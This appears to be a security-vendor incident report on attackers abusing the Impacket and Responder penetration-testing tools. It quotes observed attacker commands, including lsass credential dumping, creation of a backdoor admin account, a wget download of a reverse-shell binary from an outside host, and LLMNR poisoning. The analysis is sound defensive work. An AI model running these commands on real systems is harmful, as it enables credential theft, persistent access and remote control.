


# Analyzing Penetration-Testing Tools That Threat Actors Use to Breach Systems and Steal Data

---

 [trendmicro.com/en\\_us/research/22/g/analyzing-penetration-testing-tools-that-threat-actors-use-to-br.html](https://trendmicro.com/en_us/research/22/g/analyzing-penetration-testing-tools-that-threat-actors-use-to-br.html)

July 20, 2022

We discovered the use of two Python penetration-testing tools, Impacket and Responder, that malicious actors used to compromise systems and exfiltrate data. We share our key findings in this report.

By: Joelson Soares, Buddy Tancio, Erika Mendoza, Jessie Prevost, Nusrath Iqra July 20, 2022 Read time: ( words)

---

The use of legitimate Windows tools as part of malicious actors' malware arsenal has become a common observation in cyber incursions in recent years. We've discussed such use in a previous [article](#) where [PsExec](#), [Windows Management Instrumentation \(WMI\)](#), simple batch files or third-party tools such as [PC Hunter](#) and [Process Hacker](#) were used to disable endpoint security products, move laterally across networks, and exfiltrate information, among others. We have also extensively discussed legitimate tools that malicious actors [weaponized for ransomware](#) in 2021.

We uncovered two Python tools, Impacket and Responder, in our latest investigation. While the two are not new, they are nonetheless worth noting since both are normally used for penetration testing. Knowing that cybercriminals often upgrade their tactics, techniques, and procedures (TTPs) to broaden their scope and stay competitive, system defenders these days have come to expect attackers' crafty use of legitimate tools for nefarious ends.

## Impacket and Responder defined

SecureAuth, the developer of [Impacket](#), defines it as a set of Python classes for working with network protocols. It offers low-level programmatic access to the packets and some protocols (such as [SMB](#) and [MSRPC](#)) or the protocol implementation itself. It also provides tools that enable a user to accomplish remote execution such as `smbexec.py` for use when the target machine does not have an available writeable share.

Responder, on the other hand, is a [Windows environment takeover tool](#) that is widely used for internal penetration testing. According to [MITRE ATT&CK®](#), the main purpose of this open-source tool is to "poison name services to gather hashes and credentials from systems within a local network." Once the attackers poison the name services, Responder harvests

the hashes and credentials. The tool is also used to poison LLMNR, NBT-NS and MDNS with built-in HTTP, SMB, MSSQL, FTP, and LDAP rogue authentication server supporting NTLMv1, NTLMv2/LMv2, Extended Security NTLMSSP, and basic HTTP authentication. Many consider it as an essential penetration-testing tool.

While there is more mention of Windows tools, Linux is just as vulnerable to such surreptitious methods. There is, in fact, a long list of Linux binaries that malicious actors can exploit “to break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate other post-exploitation tasks.” Malicious actors inevitably vascillate between Windows and Linux nowadays as the use of cloud technology and the implementation of remote work continue to expand.

That Python runs on both Windows and Linux makes our findings significant. While organizations leverage the versatility of using both systems, this versatility is a double-edged sword in that it also provides more opportunities for cybercriminals to launch attacks, as we show in our findings.

#### Stages of investigation: Key findings

Since malicious actors stealthily employed legitimate tools in many stages of the attacks, detecting incursions from the samples we saw was tricky. The threat hunting team’s investigation was triggered by the following event, which was observed in multiple hosts:




Figure 1. Service event log that triggered the threat hunting team’s investigation of suspicious activity

In addition, we observed credential dumping activities in a single host one day prior to the service event.

| “C:\Windows\system32\rundll32.exe” C:\windows\System32\comsvcs.dll MiniDump 884 C:\lsass.dmp ull

| “C:\Windows\system32\rundll32.exe” C:\windows\System32\comsvcs.dll MiniDump 884 C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\lsass.dmp full




Figure 2. Trend Micro Vision One™ – Workbench trigger observed for dumping of lsass.exe via Comsvcs

The unusual combination of the aforementioned events prompted the Trend Micro Managed Detection and Response (MDR) team to inspect all the endpoints that were observed to be affected by the suspicious activities. We discovered that the suspicious random service was present in 27 endpoints. The list of endpoints grew as we investigated further, but we will only cover the hosts that are noteworthy.




Figure 3. Timeline of events (Click to enlarge)  
**Credential dumping in a Windows-run host**

As mentioned earlier, the first sign of attack that we observed in this incident was the credential dumping activity in a client’s Windows host through the customer’s compromised machine that the team first identified. The command used was as follows:

```
| powershell rundll32.exe C:\windows\System32\comsvcs.dll MiniDump (Get-Process lsass).id
```

Curiously, the attackers attempted to place the lsass.dmp file in an unlikely location related to Microsoft Exchange:

```
| C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\lsass.dmp
```

This suggested a possible compromise through a Microsoft Exchange exploit. However, there was no evidence that the file-write attempt was successful. Instead, the lsass dump was written in C:\lsass.dmp after the malicious actors’ next successful attempt.

**Patient zero and a possible compromised account**

Prior to the credential dumping activity that we observed, there were scattered clues of a possible compromise, although these events weren’t definitive. For example, in the customer’s Active Directory (AD), the second compromised account that we identified was used by the attackers to log in through remote desktop protocol (RDP). A day later, we noted a user discovery command in the aforementioned compromised Windows AD:

| "cmd.exe" /c net user {username} /domain

After closely monitoring this for a week, we noticed the credential dumping activity and saw the repeated attempt of the malicious actors to use this account to perform the following network login activities:




Figure 4. Customer's network log of activities in the compromised Windows AD  
We can see from the network log that the login can be traced to the customer's second compromised Windows host. However, further scrutiny of the host revealed that there was no indication of compromise. Later on, we found that the IP address the attackers used was assigned to a Linux host. The discrepancy in host name resolution might be due to an unintentional Windows issue or a deliberate attempt of LLMNR/NBT-NS poisoning through a tool that we discuss in the following section.

## Service creation

Based on the information shown in Figure 5, it is possible that patient zero is the customer's compromised Linux host. However, we had no visibility of this host prior to the investigation to prove this theory. This assumption is premised on the fact that the first observed suspicious login came from the aforementioned host. We also discovered later on that the attackers used another compromised user account to perform the suspicious activities.




Figure 5. Event log of service creation by the malicious actors

### **New user account created via Impacket**

The service that the threat hunting team initially flagged turned out to be an event generated by the penetration-testing tool, smbexec.py from Impacket, which we have seen in previous cases. However, this event is unusual because it executed a net.exe command instead of running a malicious application. The goal of the command is to create a new user and to add it to the local administrator group based on the following command:

```
| %COMSPEC% /Q /c echo net user xxxxx Xxxx123!@# /add & net localgroup
Administrators (username) /add ^> %SYSTEMROOT%\Temp\_output >
%TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del
%TEMP%\execute.bat
```

The command was executed in various hosts. The login and logout events that we subsequently observed were sufficient evidence of this account being repeatedly used, implying that the new user account was intended for use as a fail-safe method to regain access to compromised accounts in case the malicious actors lose it.

### **Execution of suspicious commands from the compromised endpoint manager server**

As we continued our investigation, we recommended the installation of the MDR agent to the customer and instructed them to enable effective detection and response (EDR) capabilities. These measures cut off the malicious actors' network access. After a few days, while the customer was recovering from the attacks and implementing cybersecurity best practices, we observed the malicious actors attempting to reconnect to the network using the customer's endpoint manager server.




Figure 6. The Trend Micro Vision One root cause analysis (RCA) execution profile showing the execution of several interesting commands in the server involving php-cgi, bash, and wget (Click to enlarge)




Figure 7. The Trend Micro Vision One RCA execution profile showing the source process as "broker", which is a binary under the Vision One Endpoint Manager's solution directory (Click to enlarge)

Here are more details of the events illustrated in the progressive root cause analysis (PRCA) in Figure 7:

| OAT name: Read Access On Unix Password File  
 logonUser: nobody  
 processFilePath: /usr/bin/php-cgi  
 objectFilePath: /usr/bin/bash  
 objectCmd: sh -c cat /etc/passwd

The observed attack technique (OAT) detection indicates that the php-cgi process represents a "/bin/bash" shell and is directly reading "passwd", suggesting that the server might have been compromised. The following shows that the malicious actors carried out more actions after the initial OAT detection.

The malicious actors downloaded revssh64 from bashupload:

| (OAT name: Wget Execution / Download Via Curl Or Wget)  
 logonUser: nobody  
 processFilePath: /usr/bin/bash  
 processCmd: sh -c wget hXXps://bashupload.com/aDYI5/revssh64 -O /tmp/lin  
 parentFilePath: /usr/bin/php-cgi




Figure 8. Trend Micro Vision One RCA execution profile showing the download of revssh64 from bashupload (Click to enlarge)

Afterward, the attackers used `chmod` to change the permission of the executable to `rwx-rwx-rwx`, thus making it executable by anyone:

| (OAT name: Set Execute Attribute Via Chmod)

```
logonUser:nobody
processFilePath: /usr/bin/bash
processCmd: sh -c chmod 777 /tmp/lin
parentFilePath: /usr/bin/php-cgi
```

Next, they executed `revshell` from temp directory:

| (OAT name: Processes Running Detected From Tmp Directory)

```
logonUser: nobody
processCmd: sh -c /tmp/./lin -b 5155
objectFilePath: /tmp/lin
parentCmd: /usr/bin/php-cgi
```






Figure 9. Trend Micro Vision One RCA execution profile showing execution of revshell from temp directory (Click to enlarge)

The malicious actors elevated privileges to root:

| (OAT name: Elevating privileges to root)

File path: /usr/bin/su

CLI command: su srvroot

User account: nobody

Next, they executed revshell (as shown on Figure 9) on a different port with root credentials:

| (OAT name: Unknown Process Launched From TMP Directory)

logonUser: root

processFilePath: /tmp/lin

processCmd: /tmp/./lin -b 6155

At this point, the malicious actors proceeded to execute Responder to poison LLMNR based on the options used in the command-line interface (CLI), as follows:

| (OAT name: Python Execution – Linux)

CLI command:

```
python Responder.py -help
```

| CLI command: python Responder.py -l eth0 --lm -of /opt/landesk/Responder/logs/

User account: root

